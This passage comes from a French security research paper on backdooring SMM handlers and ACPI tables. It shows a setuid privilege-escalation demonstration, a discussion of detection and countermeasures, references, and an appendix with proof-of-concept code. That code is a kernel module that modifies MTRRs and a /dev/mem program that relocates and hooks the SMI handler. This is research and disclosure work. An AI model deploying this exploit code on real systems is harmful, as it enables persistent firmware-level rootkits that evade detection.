Dans ce cas, la méthode `_PSR` modifie l'appel système setuid() via le registre `SAC`. Il suffit de remplacer les instructions assembleur qui modifient euid par l'instruction assembleur `movl $0, 0x14c(%eax)` où `0x14c(%eax)` correspond à la localisation en mémoire de euid. Dans notre exemple, il est nécessaire d'ajouter à cette instruction deux instructions `nop` pour des questions d'alignement mémoire. Cela correspond à inscrire 0x014c80c7 dans le registre `SAC1`, 0x0 dans `SAC2` et 0x90900000 dans `SAC3`. Le comportement de la machine sans activation de la fonction cachée et après activation de cette dernière est présenté ci-dessous.

```
/* Sans activation du piege   */   /* Apres activation du piege  */
Mandriva Linux Release 2008.0       Mandriva Linux Release 2008.0
Kernel 2.6 on an i686 / tty1        Kernel 2.6 on an i686 / tty1
Login: user                         Login: user
Password:                           Password:

#id                                 -bash$id
```

```
uid=500(user) [...] euid=500(user)  uid=500(user) [...] euid=0(root)
#whoami                             -bash$whoami
user                                root
```

8 Impact et contremesures

Dans les sections précédentes, nous avons vu qu'il était possible à un attaquant de modifier de manière opérationnelle le contenu de la routine de traitement de la SMI et des tables ACPI de manière par exemple à y introduire une porte dérobée qui persiste même après le redémarrage à chaud sur les machines mettant en œuvre la technologie TxT. Bien entendu, le piège peut également avoir été introduit directement dans le BIOS lors de la conception de la machine. Dans cette section, nous étudions les capacités de détection statique ou dynamique de ces modifications et les contremesures à mettre en place pour limiter le risque.

8.1 Détecter une modification des tables ACPI

En pratique on pourra rechercher deux propriétés complémentaires : s'assurer de l'innocuité des tables ACPI fournies et détecter si la table que l'on manipule a été modifiée. Pour décider de l'innocuité d'une table ACPI, il est possible de procéder par analyse statique *a priori*. L'analyse statique ne permettra pas de déterminer de manière sûre si une table ACPI est inoffensive mais permettra de détecter les comportements manifestement incorrects. En effet, si un registre ACPI correspondant à une zone mémoire allouée au noyau est défini, comme dans notre preuve de concept, la table ACPI peut être considérée comme dangereuse. Bien entendu, plus la connaissance de la plate-forme sera poussée plus il sera possible d'identifier les comportements erratiques.

Cependant, il ne faut pas perdre de vue qu'un rootkit en couche noyau peut modifier à volonté la table ACPI qui est utilisée par le système. Il sera également nécessaire d'effectuer des vérifications périodiques des tables ACPI chargées. On a alors une *race condition* entre le rootkit et le composant en charge de la vérification. Sur une machine classique, le rootkit pourra généralement désactiver la détection avant de modifier la DSDT rendant toute détection dynamique inutile.

Sur une plate-forme mettant en œuvre la technologie TxT, la DSDT peut être incluse dans les mesures effectuées au démarrage de la machine ou lors du redémarrage à chaud. Le composant lancé suite au redémarrage a alors la possibilité de décider s'il souhaite utiliser la DSDT qui lui est fournie en fonction d'une liste de mesures de DSDT jugées acceptables. L'un des inconvénients majeurs de ce procédé est que

toute mise à jour valide du BIOS nécessite de mettre à jour la base des mesures valables pour une DSDT ce qui peut être très lourd opérationnellement. Sur une telle plate-forme, une approche plus sensée serait d'isoler dans un domaine non privilégié le composant OSPM en charge de la gestion de l'alimentation de la machine. Si ce dernier tente d'accéder à certaines zones de la mémoire auxquelles il n'est pas censé devoir accéder, l'hyperviseur reprendra alors systématiquement la main et pourra donc empêcher l'accès potentiellement dangereux. Dans le cas d'une telle plate-forme, la détection dynamique des comportements erratiques en fonction de la politique de sécurité de la plate-forme semble être la piste à privilégier car elle permet de contrer d'une part les modifications de la DSDT, et d'autre part les pièges qui pourraient avoir été introduits dans la DSDT lors de la phase de conception et qui n'auraient pas été détectés par analyse statique.

8.2 Détecter une modification de la routine de traitement de la SMI

Le problème est beaucoup plus compliqué lorsqu'il s'agit de détecter une modification de la SMI ou d'analyser la routine de traitement de la SMI pour pouvoir décider de son innocuité. Le problème majeur est que la routine de traitement de la SMI est protégée par le mécanisme de contrôle d'accès décrit dans la section 4 qui empêche même le composant logiciel le plus privilégié (hyperviseur ou système d'exploitation) d'aller lire le contenu de la routine de traitement de la SMI (sauf à exploiter une faiblesse du modèle comme nous l'avons fait dans la section 5). Si donc l'attaquant est parvenu à modifier la routine de traitement de la SMI pour y dissimuler une fonction, le noyau du système d'exploitation lui même ne sera pas à même de détecter cette modification.

Il en ira de même pour une plate-forme mettant en œuvre la technologie TxT. En effet, la routine de traitement de la SMI s'exécute en mode *System Management* et ne rend pas la main à l'hyperviseur même lorsqu'elle effectue des opérations très privilégiés. En l'état actuel, il semble que le risque résiduel lié à la routine de traitement de la SMI doive être accepté. En toute logique, deux pistes peuvent être étudiées : l'une d'entre elle serait de proposer un mode de virtualisation du mode SMM qui permette au processeur de rendre la main à l'hyperviseur lorsque la routine de traitement de la SMI effectue une opération privilégiée, la seconde consiste à ajouter dans le *chipset* des fonctions d'analyse de la routine de traitement de la SMI. Le *chipset* a accès à la SMRAM (il peut ne pas être soumis à son propre contrôle d'accès) et peut donc veiller en temps réel à l'intégrité de la SMRAM. Yuriy Bulygin a d'ailleurs proposé lors de la conférence Blackhat 2008 [1] un composant Deepwatch pouvant être inclus dans le *chipset* pour effectuer ce type d'opération.

Il faut cependant noter que les faiblesses du mode SMM en matière de sécurité exposées dans la section 5 font que le *chipset* ne peut vérifier que la zone de mémoire où il pense que se situe la routine de traitement de la SMI, sans garantie que la routine de traitement de la SMI effectivement utilisée par le *chipset* soit celle-ci. L'attaque présentée dans la section 5 rend en particulier DeepWatch entièrement inefficace. D'autres mécanismes comme le mécanisme Hyperguard présenté par Rafal Wotjczuk et Joanna Rutkowska [17] lors de la conférence Blackhat 2008 sont également inefficaces contre le type de modification que nous mettons en œuvre.

8.3 Impact sur une plate-forme de confiance

Sur une plate-forme de confiance telle que celle décrite dans la section 3, l'un des objectifs principaux est d'exclure le BIOS de la chaîne de confiance. À la lueur de ce qui précède, il apparaît clairement que les technologies actuelles ne permettent pas d'atteindre cet objectif. S'il semble possible de limiter le risque d'un piégeage *a priori* des tables ACPI ou de la dissimulation de fonctions cachées par un rootkit au sein de ces tables, il semble impossible en pratique avec les technologies actuelles de s'assurer de l'innocuité de la routine de traitement de la SMI sans faire confiance au BIOS lui même. Ce point est d'autant plus critique que nous avons montré qu'il était possible pour un attaquant d'utiliser le mécanisme de cache des processeurs pour modifier le contenu de la routine de traitement de la SMI[2] avant un redémarrage à chaud pour y inclure des fonctions qui seront potentiellement exécutées après le redémarrage à chaud. Le problème a été présenté à la société Intel® (principal vendeur impacté) qui a reconnu que le problème était générique. Il semble cependant qu'Intel® ait résolu le problème en avance de phase sur les processeurs les plus récents (cœurs Conroe, Penryn et suivants) par l'ajout dans leur processeur d'un nouveau registre MTRR spécial pour la SMRAM. Ces modifications sont encore à ce jour non documentées dans la mesure où il semble que la majeure partie des intégrateurs n'exploitent pas encore cette nouvelle fonctionnalité. Intel® s'attend à un support massif de cette fonctionnalité pour le premier trimestre 2009. La plupart des machines vendues avant cette date resteront vulnérables à l'attaque présentée. Il faut noter que si cette modification permet de pallier l'attaque sur la routine de traitement de la SMI, elle ne résout pas le problème de la confiance dans cette routine qui reste entier.

[2] L'utilisation de la routine de traitement de la SMI a été présentée postérieurement à la soumission du présent article par une autre équipe de recherche, voir [22].

9 Conclusion

Nous avons montré dans cet article qu'il était possible pour un attaquant de modifier le contenu de la routine de traitement de la SMI et des tables ACPI mises en jeu lors des opérations de configuration et de gestion de l'alimentation d'une plate-forme informatique de manière à y intégrer des fonctions cachées, et ce malgré les mesures de sécurité mises en place pour empêcher de telles modifications.

Nous avons également montré l'impact que de telles modifications pouvaient avoir sur une plate-forme informatique, et identifié que la routine de traitement de la SMI, et les tables ACPI dans une moindre mesure, constituaient une limitation très importante à l'informatique de confiance. En effet, s'il est possible pour une plate-forme d'utiliser un redémarrage à chaud pour exécuter un moniteur de machines virtuelles de confiance, et d'exclure ainsi le BIOS lui-même de la chaîne de confiance, la routine de traitement de la SMI, fournie par le BIOS, reste un composant s'exécutant avec les plus hauts niveaux de privilège, sans pouvoir faire l'objet d'un contrôle par le moniteur de machines virtuelles.

Il semble donc qu'il soit impossible d'exclure le BIOS de la chaîne de confiance à l'aide des technologies actuelles.

Références

1. Y. Bulygin. Insane Detection of Insane Rootkits : Chipset-Based Approach to Detect Virtualization. In *Blackhat Briefings USA*, 2008.
2. ACPI Component Architecture. Unix format test suite, 2008. http://www.acpica.org/downloads.
3. Advanced Micro Devices. AMD64 virtualization : Secure virtual machine architecture reference manual, 2005.
4. L. Duflot. Contribution à la sécurité des systèmes d'exploitation et des microprocesseurs. 2007. Thèse de doctorat. http://www.ssi.gouv.fr/fr/sciences/fichiers/lti/these-duflot.pdf.
5. L. Duflot, O. Grumelard, O. Levillain, and B. Morin. Getting into the SMRAM : SMM Reloaded. In *CanSecWest Applied Security Conference 2009*, 2009.
6. D. Grawrock. The intel safer computing initiative : building blocks for trusted computing. In *Intel Press*, 2006.
7. J. Heasman. Implementing and detecting an acpi bios rootkit. In *Blackhat federal 2006*, 2006. www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Heasman.pdf.
8. G. Heiser, K. Elphinstone, I. Kuz, G. Klein, and S. Petters. Towards trustworthy computing systems : taking microkernels to the next level. In *ACM SIGOPS Operating Systems Review*, 2007.
9. Hewlett Packard, Intel, Microsoft, Phoenix, and Toshiba. The acpi specification : revision 3.0b, 2008. http://www.acpi.info/spec.htm.
10. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 1 : basic architecture. 2007. http://www.intel.com/design/processor/manuals/253665.pdf.
11. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2a : instruction set reference, a-m. 2007. http://www.intel.com/design/processor/manuals/253666.pdf.

12. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2b : instruction set reference, n-z. 2007. http://www.intel.com/design/processor/manuals/253667.pdf.
13. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3b : system programming guide part 2. 2007. http://www.intel.com/design/processor/manuals/253669.pdf.
14. Intel Corp. Intel i/o controller hub 9 (ich9) family datasheet. 2008. http://www.intel.com/Assets/PDF/datasheet/316972.pdf.
15. Microsoft and Intel. Advanced power management v1.2 specification, 1996. www.microsoft.com/whdc/archive/amp_12.mspx.
16. PCI-SIG. Pci local bus specification, revision 2.1. 1995.
17. J. Rutkowska and R. Wojtczuk. Preventing and detecting xen hypervisor subversions. In *Blackhat Briefings USA*, 2008.
18. U. Steinberg and B. Kauer. Hypervisor-based platform virtualization. 2008. http://os.inf-tu.dresden.de/EZAG/abstracts/abstract_20080425.xml.
19. Trusted Computing Group. About the trusted computing group. 2007. https://www.trustedcomputinggroup.org.
20. Trusted Computing Group. Tpm specification version 1.2 : Design principles. 2008. https://www.trustedcomputinggroup.org/specs/TPM/MainP1DPrev103.zip.
21. UEFI. Unified extensible firmware interface. 2008. http://www.uefi.org/home.
22. R. Wojtczuk and J. Rutkowska. Attacking Intel Trusted Execution Technology. In *Blackhat federal 2009*, 2009.
23. R. Wojtczuk and J. Rutkowska. Attacking SMM Memory via Intel CPU Cache Poisoning, 2009.

A Relocalisation de la SMRAM : preuve de concept

A.1 Module noyau de modification des MTRRs

```
/*************************************************************
 * Module de modification des MTRR: Charger ce module dans le noyau
 * modifie le contenu du MTRR fixe relatif a la zone "legacy SMRAM"
 * Module pour noyau Linux 2.6
 *************************************************************/
#include <linux/module.h>
#include <linux/kernel.h>

static int __init mod_mtrr(void)
{
/* On pousse les registres eax,ebx,ecx sur la pile */
   __asm__ volatile(
      "push %eax\n"
      "push %edx\n"
      "push %ecx\n"
   );

/* Sur wrmsr: MTRR[ecx] <- edx:eax
 * On autorise les MTRRs fixes: MTRR[0x2ff] <- 0:0x00000c00
 */
   __asm__ volatile(
      "movl $0x00000c00, %%eax\n"
      "movl $0x0, %%edx\n"
      "movl $0x2ff, %%ecx\n"
      "wrmsr\n"
      :"=a" (mtrr_config)
   );

/* On positionne la strategie de cache de la zone "legacy SMRAM" a
 * Write-Back: MTRR[0x259] <- 0:0x06060606
 */
   __asm__ volatile(
      "movl $0x06060606, %%eax\n"
      "movl $0x0, %%edx\n"
      "movl $0x259, %%ecx\n"
      "wrmsr\n"
      :"=a" (mtrr_config)
   );
/* On restaure les registres de donnees */
   __asm__ volatile(
      "pop %ecx\n"
      "pop %ebx\n"
      "pop %eax\n" );
   return 0;
}

static void __exit mod_mtrr_exit(void) {}

module_init(mod_mtrr);
module_exit(mod_mtrr_exit);
```

A.2 Remplacement de la routine de traitement de la SMI

```
/*****************************************************************************
 * Ce code permet de relocaliser la SMRAM sur une machine ou D_LCK
 * est positionne a 1. Il doit etre adapte pour la machine cible
 * dans la mesure ou il modifie la routine de traitement de la SMI
 * de la machine
 *****************************************************************************/

/*
 *  Fichiers d'en-tete
 */

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <fcntl.h>

#include <sys/io.h>

#define MEMDEVICE "/dev/mem"

/*
 * Definition de la routine de traitement de la  SMI qui sera
 * utilisee au final
 */

/* Glue pour l'encart assembleur */
extern char handler[], endhandler[];
__asm__ (
   ".data\n"
   ".code16\n"
   ".globl handler, endhandler\n"
   "\n"
   "handler:\n"

/* Change la valeur sauvegardee pour EIP pour que le retour du mode SMM
 * se fasse vers la fonction test
 */
   "    addr32 mov $test, %eax\n"
   "    mov %eax, %cs:0xfff0\n"

/* Retour vers le mode protege */
   "    rsm\n"
   "endhandler:\n"
   "\n"
   ".text\n"
   ".code32\n"
);

/* Cette routine est utilisee pour "crocheter" la routine originale.
 * Les offsets des sauts relatifs doivent etre determines a la main
 * car le compilateur ne pourra les determiner
 */
```

```
extern char hook_handler;
__asm__ (".global hook_handler\n"
   "hook_handler: \n"
   ".byte 0x66\n"//mov eax,0x30000
   ".byte 0xb8\n"//0x30000 est l'adresse ou
   ".byte 0x00\n"//l'on mettra la nouvelle
   ".byte 0x00\n"//routine de traitement de
   ".byte 0x03\n"//la SMI
   ".byte 0x00\n"
   ".byte 0x2e\n"//mov [cs:fef8], eax
   ".byte 0x66\n"//[cs:fef8] est la valeur
   ".byte 0xa3\n"//sauvegardee de SMBASE
   ".byte 0xf8\n"
   ".byte 0xfe\n"
   ".byte 0xe9\n"// jmp 0x1FC
   ".byte 0xea\n"
   ".byte 0x97"
);

extern char init_jmp;
__asm__(".global init_jmp\n"
   "init_jmp:\n "
   ".byte 0xe9\n"//saut sur la routine ci-dessus
   ".byte 0x01\n"
   ".byte 0x6a\n"
);

/*
 * Cette fonction n'est jamais explicitement appelee. Si le code
 * ci-dessous est execute, c'est que nous avons reussi a remplacer
 * la routine de traitement de la SMI malge le bit D_LCK
 */
void test(){
        printf("SMRAM relocation was a success\n");
        exit(EXIT_SUCCESS);
}
/*
 * Fonction main()
 */

int main(void)
{
   int fd;
/* IOPL eleve au niveau 3 pour pouvoir acceder aux registres PIO */
   iopl(3);

/* On copie le nouvel handler a l'adresse 0x38000 (comme si SMBASE
 * valait 0x30000)
 */
   fd = open(MEMDEVICE, O_RDWR);
   vidmem  =  mmap(NULL, 0x8000, PROT_READ|PROT_WRITE,
                   MAP_SHARED, fd, 0x38000);
   close(fd);
   memcpy(vidmem, handler, endhandler-handler);
   munmap(vidmem, 0x8000);

/* On modifie le contenu des MTRRs */
   system("insmod mod_mtrr.ko");
```

```
    /* On declenche une SMI: la SMRAM devrait se trouver en cache */
       outl(0x0000000f, 0xb2);
       printf("SMRAM should be cached\n");
    /* On hooke la routine dans le cache */
       fd = open(MEMDEVICE, O_RDWR);
       vidmem  =  mmap(NULL, 0x8000, PROT_READ|PROT_WRITE,
                       MAP_SHARED,fd, 0xa8000);
       close(fd);
       memcpy(vidmem+0x6A04, &handler2, 14);
       memcpy(vidmem, &init_jmp, 3);
       munmap(vidmem, 0x8000);
    /*
     * On declenche une nouvelle SMI. Cela va executer le handler modifie
     * qui se contente de changer la valeur de SMBASE. SMBASE vaudra
     * alors 0x30000
     */
       outl(0x0000000e, 0xb2);
       printf("SRMRAM should be relocated\n");
    /* A partir d'ici toutes les SMI lancent la routine "handler" */
       outl(0x0000000f, 0xb2);
    /*
     * La suite ne devrait jamais etre executee car handler retourne
     * vers test()...
     */
       exit(EXIT_FAILURE);
    }
```